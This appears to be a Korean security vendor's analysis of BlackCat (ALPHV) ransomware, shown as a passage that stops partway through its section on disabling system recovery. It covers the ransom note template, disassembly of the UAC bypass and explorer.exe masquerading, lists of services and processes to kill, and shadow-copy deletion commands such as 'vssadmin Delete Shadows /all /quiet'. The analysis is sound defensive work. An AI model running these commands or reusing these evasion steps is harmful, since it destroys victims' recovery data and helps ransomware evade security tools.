

伊 아웃도어 브랜드 몽클레어 데이터 유출 및 암호화 주범
현재까지 약 60개 기업/기관 피해발생

Rust 언어로 개발 및 유포된 최초의 랜섬웨어 BlackCat (ALPHV)

목차

1. 개요

2. 파일정보

3. 분석

- 3.1 랜섬웨어 설정값 로드
- 3.2 피해자 단말기 고유 식별자 수집 및 토큰(ACCESS_KEY) 생성
- 3.3 랜섬노트 데이터 수정
- 3.4 정상 프로세스로 위장하기 위한 프로세스 정보(PEB) 조작
- 3.5 프로세스 권한 상승 (UAC 우회)
- 3.6 서비스 종료
- 3.7 프로세스 종료
- 3.8 파일 접근 권한 점유 프로세스 종료
- 3.9 볼륨 새도우 카피 데이터 제거
- 3.10 시스템 복구 비활성화
- 3.11 윈도우 관리 이벤트 제거
- 3.12 네트워크로 연결 가능한 단말기 조회
- 3.13 심볼릭 링크 원격 연결 활성화
- 3.14 윈도우 자격 증명과 네트워크를 이용한 전파
- 3.15 숨겨진 볼륨 마운트
- 3.16 암호화 대상 파일 탐색
- 3.17 데이터 암호화
- 3.18 랜섬노트 생성 및 바탕화면 변경

4. Privacy-i EDR 탐지정보

5. 대응

1. 개요

1.1 배경

BlackCat(ALPHV) 랜섬웨어는 2021년 11월 중순에 등장했으며 지금까지 다양한 변종이 발견되고 있다. 윈도우, 리눅스 등 운영체제를 가리지 않고 변종이 등장하는 것이 특징이다.


프로그래밍 언어 Rust를 사용해 개발되었기 때문이다.

Rust는 C와 C++ 처럼 빠르게 동작하면서, 한 가지 소스코드를 활용해

여러 운영체제에서 동작 가능한 실행 파일을 만들 수 있다.

그러나 Rust로 개발된 프로그램의 경우 메모리 관리 로직이 복잡해

악성코드 분석에 보다 많은 시간이 소요된다.



[그림 1] BlackCat 랜섬웨어 유출 정보 페이지

최근 FBI는 2022년 3월 기준 최소 60개 조직이 BlackCat 랜섬웨어 피해를 입었다고 발표했다.

실제 공격자들이 BlackCat 랜섬웨어에 감염된 기업의 내부 데이터를 일부 공개해

금전을 요구하는 협박 페이지를 제작한 것을 보면, 피해 기업이 지속적으로 발생하고 있음을 알 수 있다.


2. 파일정보

2.1 파일정보

Name	[Random].dll
Type	Portable Executable File
Behavior	Ransomware
SHA-256	f2b3f1ed693021b20f456a058b86b08abfc4876c7a3ae18aea6e95567fd55b2e

[파일 1] Rust 언어로 개발된 BlackCat 랜섬웨어

3. 공격 정보



[그림 2] BlackCat 랜섬웨어 행위 흐름

①	랜섬웨어의 동작에 필요한 설정값을 해석하고, 피해 단말기를 식별하기 위한 작업이 수행된다.
②	피해 단말기에서 윈도우 권한 상승 취약점을 악용해 높은 권한을 획득한다.
③	데이터 복구와 악성 행위 추적을 방해하기 위해 복구 데이터와 보안 이벤트 로그를 제거한다.
④	파일 암호화에 방해가 될 수 있는 프로세스와 서비스를 종료한다.
⑤	네트워크에 연결된 공유 서버에 접근을 시도하고 랜섬웨어를 전파한다.
⑥	피해 단말기에 존재하는 파일을 조회하고, 데이터를 이용할 수 없도록 암호화한다.

⑦	피해자에게 데이터 복구를 빌미로 금전을 요구하기 위한 정보인 랜섬 노트를 생성한다.
⑧	데이터 복구와 악성 행위 추적을 방해하기 위해 복구 데이터와 보안 이벤트 로그를 제거한다.
⑨	모든 악성 행위를 수행하고 종료된다.

3.1 랜섬웨어 설정 값 로드

004799EF	BA BC5F6000	mov edx,target.605F8C	edx:{"config_id":"","public_key":"","MIIB
004799F4	68 C01F0000	push 1FC0	
004799F9	E8 8215F9FF	call target.40AF80	

[그림 3] 랜섬웨어 동작을 위해 설정 로드

BlackCat 랜섬웨어는 동작을 수행하기 위해 실행파일 내부에 설정값을 가지고 있다.

이 설정값에는 랜섬웨어 확장자, 공격자의 공개키, 암호화 제외 대상 폴더/파일 이름 등 랜섬웨어가 동작하기 위한 주요 정보가 포함되어 있다.

[표 1] 설정 값의 일부

공격자의 공개키	MIIBIjANBgqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAvcNJz4PSogSJ3Df7ho/Fdl3RTZYU1zY2sY6lojUACXaPYhaKpjJ/My5VZHotl7xo2Qml8OdWgB1pYABHYVgB5G9KCjXw7/kbSaObK+NBiokPzg9Tpc0BIYZt1z1VvsR/tnyx4hs/U3N1eMqqmOfEI2tX9GDEAZzC6XuuW50sQEF/noVO8RZi9lnNlxKxMGhZ1TGRq3XkPypr8JYNoBisL3Yf3JhqfiH6sCQbXybrH9d05B8zP+jfyMbwDT3p+YMLuHEnnP86JIBZ7CuBA0VTjC6IBYIUOrSSF3qGD2Me4ajVkBdo4/dPBgfyqJJQLvC8fD5muwkFH2/0QPDv/KwIDAQAB
랜섬웨어 확장자	grp3smk
랜섬 노트 이름	RECOVER-`\${EXTENSION}`-FILES.txt
랜섬 노트 템플릿	Hello, CTConventions\n\n>> What happened?\n\nImportant files on your network was ENCRYPTED and now they have `\${EXTENSION}` extension.\n\nIn order to recover your files you need to follow instructions below.\n\n>> Sensitive Data\n\nSensitive data on your network was DOWNLOADED.\n\nIf you DON'T WANT your sensitive data to be PUBLISHED you have to act quickly.\n\nData includes:\n- MICROSOFT DATABASE, Accounting, Drawings\n- Check Copies, Engineering, HR, Banking Information\n- Payroll Scan, Sales and Marketing, Financial\n- And more...\n\n>> CAUTION\n\nDO NOT MODIFY ENCRYPTED FILES YOURSELF.\nDO NOT USE THIRD PARTY SOFTWARE TO RESTORE YOUR DATA.\nYOU MAY DAMAGE YOUR FILES, IT WILL RESULT IN PERMANENT DATA LOSS.\n\n>> What should I do next?\n(1) Download and install Tor Browser from: https://torproject.org/\n(2) Navigate to: http://d75itpgjife2ys2qivqplbvmw3yyx7o5e4ppt2esit2lluhngulz4hq.d.onion/?access-key=\${ACCESS_KEY}
바탕화면 노트 템플릿	Important files on your network was DOWNLOADED and ENCRYPTED.\nSee `\${NOTE_FILE_NAME}` file to get further instructions."

3.2 피해자 단말기 고유 식별자 수집 및 토큰(ACCESS_KEY) 생성

004F8095	56	push esi	
004F8096	68 19000200	push 20019	
004F8098	6A 00	push 0	
004F809D	57	push edi	edi:L"SOFTWARE\\Microsoft\\Cryptography"
004F809E	68 02000080	push 80000002	
004F80A3	E8 80460F00	call <JMP.&RegOpenKeyExW>	
004F8194	50	push eax	
004F8195	FF7424 10	push dword ptr ss:[esp+10]	
004F8199	53	push ebx	
004F819A	6A 00	push 0	
004F819C	56	push esi	esi:L"MachineGuid"
004F819D	57	push edi	
004F819E	E8 8D450F00	call <JMP.&RegQueryValueExW>	

[그림 4] 고유 식별자 수집을 위한 레지스트리 접근

004F8CA9	8D4C24 54	lea ecx,dword ptr ss:[esp+54]	
004F8CAD	BA 64D06600	mov edx,target.66D064	edx:"wmic csproduct get UUID", 66D064:"wmic
004F8CB2	6A 17	push 17	
004F8CB4	E8 175DFFFF	call target.4EE900	

[그림 5] 고유 식별자 수집을 위한 WMIC 실행

피해자 단말기의 고유한 식별자를 수집하기 위해 “SOFTWARE\Microsoft\Cryptography” 하위 “MachineGuid”를 조회한다. 이 과정에서 오류가 발생하면 WMIC를 이용해 고유 식별자를 수집한다.

0048366A	8D8C24 B0000000	lea ecx,dword ptr ss:[esp+80]	
00483671	8D9424 BC010000	lea edx,dword ptr ss:[esp+18C]	[esp+18C]: "FEE74D56-F341-8241-35C4"
00483678	53	push ebx	
00483679	56	push esi	
0048367A	E8 C19C0500	call target.40D340	
0048367F	83C4 08	add esp,8	
00483682	8B8424 B0000000	mov eax,dword ptr ss:[esp+80]	[esp+80]: "CHO9KfRIHz4ldHj%2F2iceUc"

[그림 6] 고유 식별자를 이용한 토큰 생성

피해자 단말기의 고유 식별자를 수집 후 임의의 연산을 통해 고유한 토큰을 생성한다.
이 값은 추후 피해자에게 금전을 요구하기 위한 접속 주소로 활용되며
해당 주소는 랜섬 노트에서 확인할 수 있다.

3.3 랜섬노트 데이터 수정

0048370C	83C4 0C	add esp,C	
0048370F	8B4424 24	mov eax,dword ptr ss:[esp+24]	
00483713	8D8C24 6C020000	lea ecx,dword ptr ss:[esp+26C]	edx:"RECOVER-#{EXTENSION}-FILES.txt", edi:"RECOVER-"
0048371A	89FA	mov edx,edi	[eax+24]: "grp3smk"
0048371C	FF70 2C	push dword ptr ds:[eax+2C]	
0048371F	FF70 24	push dword ptr ds:[eax+24]	
00483722	6A 0C	push C	
00483724	68 B87F6000	push target.607FB8	607FB8: "#{EXTENSION}\${ACCESS_KEY}\${NOTE_FILE_NAME}"
00483729	56	push esi	
0048372A	E8 F12F0000	call target.486720	
00483794	83C4 0C	add esp,C	
00483797	8D8C24 48020000	lea ecx,dword ptr ss:[esp+248]	
0048379E	897424 34	mov dword ptr ss:[esp+34],esi	edx:"Hello, CTConventions\n\n>> what happened?\n\nImpo
004837A2	89F2	mov edx,esi	
004837A4	FF3424	push dword ptr ss:[esp]	
004837A7	FF7424 20	push dword ptr ss:[esp+20]	
004837AB	6A 0D	push D	
004837AD	68 C47F6000	push target.607FC4	607FC4: "#{ACCESS_KEY}\${NOTE_FILE_NAME}"
004837B2	895C24 24	mov dword ptr ss:[esp+24],ebx	
004837B6	53	push ebx	
004837B7	E8 642F0000	call target.486720	
00483869	83C4 0C	add esp,C	
0048386C	8D8C24 B0000000	lea ecx,dword ptr ss:[esp+80]	
00483873	89FA	mov edx,edi	edx:"Important files on your network was DOWNLOAD
00483875	FF3424	push dword ptr ss:[esp]	
00483878	FF7424 20	push dword ptr ss:[esp+20]	
0048387C	6A 0D	push D	
0048387E	68 C47F6000	push target.607FC4	607FC4: "#{ACCESS_KEY}\${NOTE_FILE_NAME}"
00483883	53	push ebx	
00483884	E8 972E0000	call target.486720	


[그림 7] 템플릿 랜섬 노트 데이터 수정

설정값에 랜섬 노트 데이터가 존재한다. 하지만 이 데이터는 템플릿 형태이며 피해자에게 금전을 요구하기 위한 접속주소, 랜섬웨어 확장자 등의 데이터가 포함되어 있지 않다. 그래서 초기 동작 과정에서 템플릿 데이터를 수정해 랜섬 노트 데이터를 생성한다.

3.4 정상 프로세스로 위장하기 위한 프로세스 정보(PEB) 조작

```
dwProcessId = GetCurrentProcessId();
v8 = OpenProcess(0x438u, 0, dwProcessId);
if ( v8 != (HANDLE)-1 )
{
    v2(v8, 0, v20, 24, 0);
    if ( ReadProcessMemory(v8, BaseAddress, &Buffer, 4u, 0) )
    {
        if ( ReadProcessMemory(v8, &Buffer->Ldr, &v17, 4u, 0) )
        {
            GetWindowsDirectoryW(Destination, 0x104u);
            wcscat_s(Destination, 0x105u, L"\\explorer.exe");
            v15 = (wchar_t *)malloc(0x104u);
            wcsncpy_s(v15, 0x104u, Destination);
            ((void (__stdcall *)(struct _RTL_CRITICAL_SECTION *, LPCSTR))v4)(Buffer->FastPebLock, lpProcName);
            ((void (__stdcall *)(int))v13)((_DWORD *)v17 + 0x10) + 0x38);
            v13(&Buffer->ProcessParameters->CommandLine, v15);
        }
    }
}
```

[그림 8] PEB 데이터를 이용한 프로세스 정보 조작



[그림 9] PEB 데이터를 이용한 프로세스 정보 조작

악성 행위를 수행하는 과정에서 보안 장비를 우회하고 사용자의 눈을 피하기 위해 프로세스 정보를 조작하는 과정이 수행된다. 이 과정에서 윈도우의 정상적인 프로세스인 “explorer.exe”로 프로세스 정보를 위장한다.

3.5 프로세스 권한 상승 (UAC 우회)

005EDD90	896C24 04	mov dword ptr ss:[esp+4],ebp	[BIND_OPTS* pBindOptions
005EDD94	891C24	mov dword ptr ss:[esp],ebx	[LPCWSTR pszName = "Elevation:Administrator!new:{3E5FC7F9-9
005EDD97	894424 0C	mov dword ptr ss:[esp+4],eax	void** ppv
005EDD9B	888424 64020000	mov eax,dword ptr ss:[esp+264]	REFIID riid
005EDDA2	894424 08	mov dword ptr ss:[esp+8],eax	CoGetObject
005EDDA6	FF15 20C56D00	call dword ptr ss:[edx+24]	
005EDE40	894C24 0C	mov dword ptr ss:[esp+4],ecx	[esp+C]:L"C:\\Users\\somansa\\Desktop"
005EDE44	8B4C24 44	mov ecx,dword ptr ss:[esp+44]	[esp+44]:L"--access-token" "12345\""
005EDE48	894C24 08	mov dword ptr ss:[esp+8],ecx	[esp+8]:L"--access-token" "12345\""
005EDE4C	8B4C24 40	mov ecx,dword ptr ss:[esp+40]	[esp+40]:L"C:\\Users\\somansa\\Desktop\\BlackCat.exe"
005EDE50	894C24 04	mov dword ptr ss:[esp+4],ecx	[esp+4]:L"C:\\Users\\somansa\\Desktop\\BlackCat.exe"
005EDE54	FF52 24	call dword ptr ss:[edx+24]	ICMLuaUtil ShellExec

Process	CPU	Private Byt...	Working Set	PID	Description	Company Name	Integrity
BlackCat.exe	68,30	10,452 K	17,488 K	4452			High

[그림 10] CMSTPLUA COM 객체를 이용한 권한 상승

랜섬웨어가 동작하며 시스템의 주요 데이터에 접근하기 위해 높은 권한이 필요하다.

BlackCat 랜섬웨어는 윈도우에서 관리자 권한으로 동작 중인 CMSTPLUA COM 객체의

문서화되지 않은 ShellExec 함수를 이용하는 취약점으로 높은 권한을 획득한다.

이러한 과정을 통해 권한을 상승하는 이유는 사용자 알림(UAC)이 발생하지 않아

피해자의 눈을 피해 높은 권한을 획득해 악성 행위를 수행할 수 있기 때문이다.

00487911	56	push esi	
00487912	68 00000080	push 80000000	
00487917	6A FF	push FFFFFFFF	
00487919	E8 3A491600	call <JMP.&NtOpenProcessToken>	
00487DD9	56	push esi	
00487DDA	50	push eax	
00487DD8	57	push edi	
00487DDC	6A 02	push 2	
00487DDE	53	push ebx	
00487DDF	E8 6C441600	call <JMP.&ZwQueryInformationToken>	
00489FAE	50	push eax	
00489FAF	57	push edi	
00489FB0	6A 00	push 0	edi:L"SeIncreaseQuotaPrivilege"
00489FB2	E8 41271600	call <JMP.&LookupPrivilegeValue>	
00489FF4	50	push eax	
00489FF5	6A 00	push 0	
00489FF7	FF7424 18	push dword ptr ss:[esp+18]	
00489FFB	E8 C0261600	call <JMP.&AdjustTokenPrivileges>	

[그림 11] 프로세스 권한 획득

이후 랜섬웨어의 동작 안정성을 높이기 위해 프로세스가 획득 가능한 모든 권한을 요구하는데

이 과정에서 요청하는 권한은 아래 표와 같다.

[표 2] 요청하는 프로세스 권한 목록

SeSecurityPrivilege, SeTakeOwnershipPrivilege, SeLoadDriverPrivilege, SeSystemProfilePrivilege, SeSystemtimePrivilege, SeProfileSingleProcessPrivilege, SeIncreaseBasePriorityPrivilege, SeCreatePagefilePrivilege, SeBackupPrivilege, SeRestorePrivilege, SeShutdownPrivilege, SeDebugPrivilege, SeSystemEnvironmentPrivilege, SeChangeNotifyPrivilege, SeRemoteShutdownPrivilege, SeUndockPrivilege, SeManageVolumePrivilege, SeImpersonatePrivilege, SeCreateGlobalPrivilege, SeIncreaseWorkingSetPrivilege, SeTimeZonePrivilege, SeCreateSymbolicLinkPrivilege, SeDelegateSessionUserImpersonatePrivilege, SeIncreaseQuotaPrivilege

3.6 서비스 종료

004F0274	68 3F000F00	push F003F	SC_MANAGER_ALL_ACCESS
004F0279	6A 00	push 0	
004F027B	6A 00	push 0	
004F027D	E8 86C40F00	call <JMP.&OpenSCManagerW>	
004F028E	6A 00	push 0	LPCTSTR pszGroupName = NULL
004F02C0	6A 00	push 0	LPDWORD lpResumeHandle = NULL
004F02C2	53	push ebx	LPDWORD lpServicesReturned
004F02C3	57	push edi	LPDWORD pcbBytesNeeded
004F02C4	6A 00	push 0	DWORD cbBufSize = 0
004F02C6	6A 00	push 0	LPBYTE lpServices = NULL
004F02C8	6A 01	push 1	DWORD dwServiceState = SERVICE_ACTIVE
004F02CA	6A 30	push 30	DWORD dwServiceType = SERVICE_WIN32_OWN_PROCESS
004F02CC	6A 00	push 0	UINT InfoLevel = SC_ENUM_PROCESS_INFO
004F02CE	50	push eax	SC_HANDLE hSCManager
004F02CF	E8 14C40F00	call <JMP.&EnumServicesStatusExW>	EnumServicesStatusExW
004EFA7F	50	push eax	LPSERVICE_STATUS lpServiceStatus
004EFA80	6A 01	push 1	DWORD dwControl = SERVICE_CONTROL_STOP
004EFA82	FF77 0C	push dword ptr ds:[edi+C]	SC_HANDLE hService = "x99"
004EFA85	E8 46CC0F00	call <JMP.&ControlService>	ControlService

[그림 12] 윈도우에 등록된 서비스 종료

005D144D	52	push edx	
005D144E	8D9424 CC000000	lea edx, dword ptr ss:[esp+CC]	
005D1455	52	push edx	
005D1456	FFB424 C0000000	push dword ptr ss:[esp+C0]	
005D145D	FF7424 48	push dword ptr ss:[esp+40]	
005D1461	FFB424 D4000000	push dword ptr ss:[esp+04]	
005D1468	6A 01	push 1	
005D146A	6A 00	push 0	
005D146C	6A 00	push 0	
005D146E	894C24 5C	mov dword ptr ss:[esp+5C], ecx	ecx:L"C:\\windows\\system32\\cmd.exe" /c "ifreset.exe /stop"
005D1472	51	push ecx	eax:L"C:\\windows\\system32\\cmd.exe"
005D1473	50	push eax	
005D1474	E8 1FAF0100	call <JMP.&CreateProcess>	

[그림 13] IIS 서비스 종료

랜섬웨어가 파일을 암호화하는 과정에서 데이터베이스 혹은 백업 관련 서비스가 동작중이면, 다른 서비스에서 이미 파일의 접근 권한을 가지고있어 암호화하지 못하는 경우가 발생할 수 있다. 이러한 현상을 방지하기위해 관련 서비스를 비활성화 한다. 종료 대상 서비스는 아래 표와 같다.

[표 3] 종료 대상 서비스

"mepocs", "memtas", "veeam", "svc\$", "backup", "sql", "vss", "msexchange", "sql\$", "mysql", "mysql\$", "sophos", "MSEExchange", "MSEExchange\$", "WSBExchange", "PDVFSService", "BackupExecVSSProvider", "BackupExecAgentAccelerator", "BackupExecAgentBrowser", "BackupExecDiveciMediaService", "BackupExecJobEngine", "BackupExecManagementService", "BackupExecRPCService", "GxBlr", "GxVss", "GxCIMgrS", "GxCVD", "GxCIMgr", "GXMMM", "GxVssHWProv", "GxFWD", "SAPService", "SAP", "SAP\$", "SAPD\$", "SAPHostControl", "SAPHostExec", "QBCFMonitorService", "QBDBMgrN", "QBIDPService", "AcronisAgent", "VeeamNFSSvc", "VeeamDeploymentService", "VeeamTransportSvc", "MVAarmor", "MVarmor64", "VSNAPVSS", "AcrSch2Svc"

3.7 프로세스 종료

00481C18	6A 00	push 0	
00481C1A	6A 0F	push F	
00481C1C	E8 87A71300	call <JMP.&CreateToolhelp32Snapshot>	
00481CA1	50	push eax	
00481CA2	53	push ebx	
00481CA3	E8 E0A81300	call <JMP.&Process32FirstW>	
00481D21	50	push eax	
00481D22	8B5D F0	mov ebx,dword ptr ss:[ebp-10]	
00481D25	53	push ebx	
00481D26	E8 65A81300	call <JMP.&Process32NextW>	
004820F5	8B4D F0	mov ecx,dword ptr ss:[ebp-10]	[ebp-10]:L"=sql*"
004820F8	84DB	test bl,bl	
004820FA	8B5D CC	mov ebx,dword ptr ss:[ebp-34]	[ebp-34]:L"mysqld.exe"
004820FD	0F84 19010000	je target.4B221C	
00482103	8B45 E8	mov eax,dword ptr ss:[ebp-18]	
00482106	FF70 08	push dword ptr ds:[eax+8]	
00482109	6A 00	push 0	
0048210B	6A 01	push 1	
0048210D	E8 6EA41300	call <JMP.&OpenProcess>	DWORD dwProcessId = "h\t" BOOL binherithandle = FALSE ACCESS_MASK dwDesiredAccess = PROCESS_TERMINATE OpenProcess
00482208	6A 09	push 9	UINT uExitCode = 9
0048220D	56	push esi	HANDLE hProcess
0048220E	E8 35A41300	call <JMP.&TerminateProcess>	TerminateProcess

[그림 14] 타겟 프로세스 종료

랜섬웨어가 파일을 암호화하는 과정에서 다른 프로세스가 파일의 접근 권한을 점유하고 있으면, 암호화에 실패하는 경우가 발생할 수 있어 대상 프로세스는 종료된다.
주로 문서 편집, 데이터베이스, 보안 프로그램을 종료하며 종료 대상 프로세스는 아래 표와 같다.

[표 4] 종료 대상 프로세스

"agntsvc", "dbeng50", "dbsnmp", "encsvc", "excel", "firefox", "infopath", "isqlplussvc", "msaccess", "mispub", "mydesktopqos", "mydesktopservice", "notepad", "ocautoupds", "ocomm", "ocssd", "onenote", "oracle", "outlook", "powerpnt", "sqbcoreservice", "sql", "steam", "synctime", "tbirdconfig", "thebat", "thunderbird", "visio", "winword", "wordpad", "xfssvccon", "*sql*", "bedbh", "vxmon", "benetns", "bengien", "pvlsrv", "beserver", "raw_agent_svc", "vsnapvss", "CagService", "QBIDPService", "QBDBMgrN", "QBCFMonitorService", "SAP", "TeamViewer_Service", "TeamViewer", "tv_w32", "tv_x64", "CVMountd", "cvd", "cvfwd", "CVODS", "saphostexec", "saposcol", "sapstartsrv", "avagent", "avsc", "DellSystemDetect", "EnterpriseClient", "VeeamNFSSvc", "VeeamTransportSvc", "VeeamDeploymentSvc", "mbam.exe"

3.8 파일 접근 권한 점유 프로세스 종료

004E579A	57	push edi	
004E579B	6A 00	push 0	
004E579D	50	push eax	
004E579E	E8 656B1000	call <JMP.&RmStartSession>	WCHAR [] strSessionKey = "4b0a3aa3e3d4294a949d5fb5d30" DWORD dwSessionFlags = 0 DWORD* pSessionHandle RmStartSession
004E59E0	6A 00	push 0	
004E59E2	6A 00	push 0	
004E59E4	6A 00	push 0	
004E59E6	6A 00	push 0	
004E59E8	57	push edi	
004E59E9	6A 01	push 1	
004E59EB	FF7424 54	push dword ptr ss:[esp+54]	
004E59ED	E8 0C691000	call <JMP.&RmRegisterResources>	LPCWSTR [] rgServiceNames = NULL UINT nServices = 0 RM_UNIQUE_PROCESS [] rgApplications = NULL UINT nApplications = 0 LPCWSTR [] rgFileNames = "C:\\Users\\somansa\\ntuser" UINT nFiles = 1 DWORD dwSessionHandle RmRegisterResources
004E5BEA	50	push eax	
004E5BE8	53	push ebx	
004E5BEC	51	push ecx	
004E5BED	52	push edx	
004E5BEE	FF7424 4C	push dword ptr ss:[esp+4C]	
004E5BF2	E8 01671000	call <JMP.&RmGetList>	LPDWORD lpdwRebootReasons RM_PROCESS_INFO [] rgAffectedApps UINT* pnProcInfo UINT* pnProcInfoNeeded DWORD dwSessionHandle RmGetList
004E6068	51	push ecx	
004E6069	6A 00	push 0	
004E606B	6A 01	push 1	
004E606D	E8 0E651000	call <JMP.&OpenProcess>	DWORD dwProcessId BOOL binherithandle = FALSE ACCESS_MASK dwDesiredAccess = PROCESS_TERMINATE OpenProcess
004E6040	6A 09	push 9	UINT uExitCode = 9
004E6042	53	push ebx	HANDLE hProcess
004E6043	E8 00661000	call <JMP.&TerminateProcess>	TerminateProcess

[그림 15] 피해자 단말기의 파일을 점유하고 있는 프로세스 종료

종료 대상 프로세스가 아니더라도 암호화 대상 파일의 접근 권한을 점유하고 있어 파일 암호화에 방해가 되는 프로세스를 대상으로 종료를 시도한다.

3.9 볼륨 새도우 카피 데이터 제거

005D144D	S2		push edx	
005D144E	8D9424 CC000000		lea edx,dword ptr ss:[esp+CC]	[esp+CC]:"\new
005D1455	S2		push edx	
005D1456	FFB424 C0000000		push dword ptr ss:[esp+C0]	
005D145D	FF7424 48		push dword ptr ss:[esp+48]	
005D1461	FFB424 D4000000		push dword ptr ss:[esp+D4]	
005D1468	6A 01		push 1	
005D146A	6A 00		push 0	
005D146C	6A 00		push 0	
005D146E	894C24 5C		mov dword ptr ss:[esp+5C],ecx	
005D1472	51		push ecx	ecx:L"C:\Windows\system32\cmd.exe" /c \"vssadmin.exe Delete Shadows /all /quiet\""
005D1473	50		push eax	eax:L"C:\Windows\system32\cmd.exe"
005D1474	E8 1FAF0100		call <JMP.&CreateProcessW>	

[그림 16] VSSADMIN을 이용한 볼륨 새도우 카피 제거

005D144D	S2		push edx	
005D144E	8D9424 CC000000		lea edx,dword ptr ss:[esp+CC]	
005D1455	S2		push edx	
005D1456	FFB424 C0000000		push dword ptr ss:[esp+C0]	
005D145D	FF7424 48		push dword ptr ss:[esp+48]	
005D1461	FFB424 D4000000		push dword ptr ss:[esp+D4]	
005D1468	6A 01		push 1	
005D146A	6A 00		push 0	
005D146C	6A 00		push 0	
005D146E	894C24 5C		mov dword ptr ss:[esp+5C],ecx	
005D1472	51		push ecx	ecx:L"C:\Windows\system32\cmd.exe" /c \"wmic.exe Shadowcopy Delete\""
005D1473	50		push eax	eax:L"C:\Windows\system32\cmd.exe"
005D1474	E8 1FAF0100		call <JMP.&CreateProcessW>	

[그림 17] WMI를 이용한 볼륨 새도우 카피 제거

랜섬웨어에 감염되기 전 볼륨 새도우 카피 데이터가 존재하면 피해자의 데이터를 복구할 수 있는 가능성이 존재한다. 공격자는 피해자의 데이터가 복구되는 가능성을 낮추기 위해 볼륨 새도우 카피 데이터 삭제를 시도한다.

3.10 시스템 복구 비활성화

005D144D	S2		push edx	
005D144E	8D9424 CC000000		lea edx,dword ptr ss:[esp+CC]	
005D1455	S2		push edx	
005D1456	FFB424 C0000000		push dword ptr ss:[esp+C0]	
005D145D	FF7424 48		push dword ptr ss:[esp+48]	
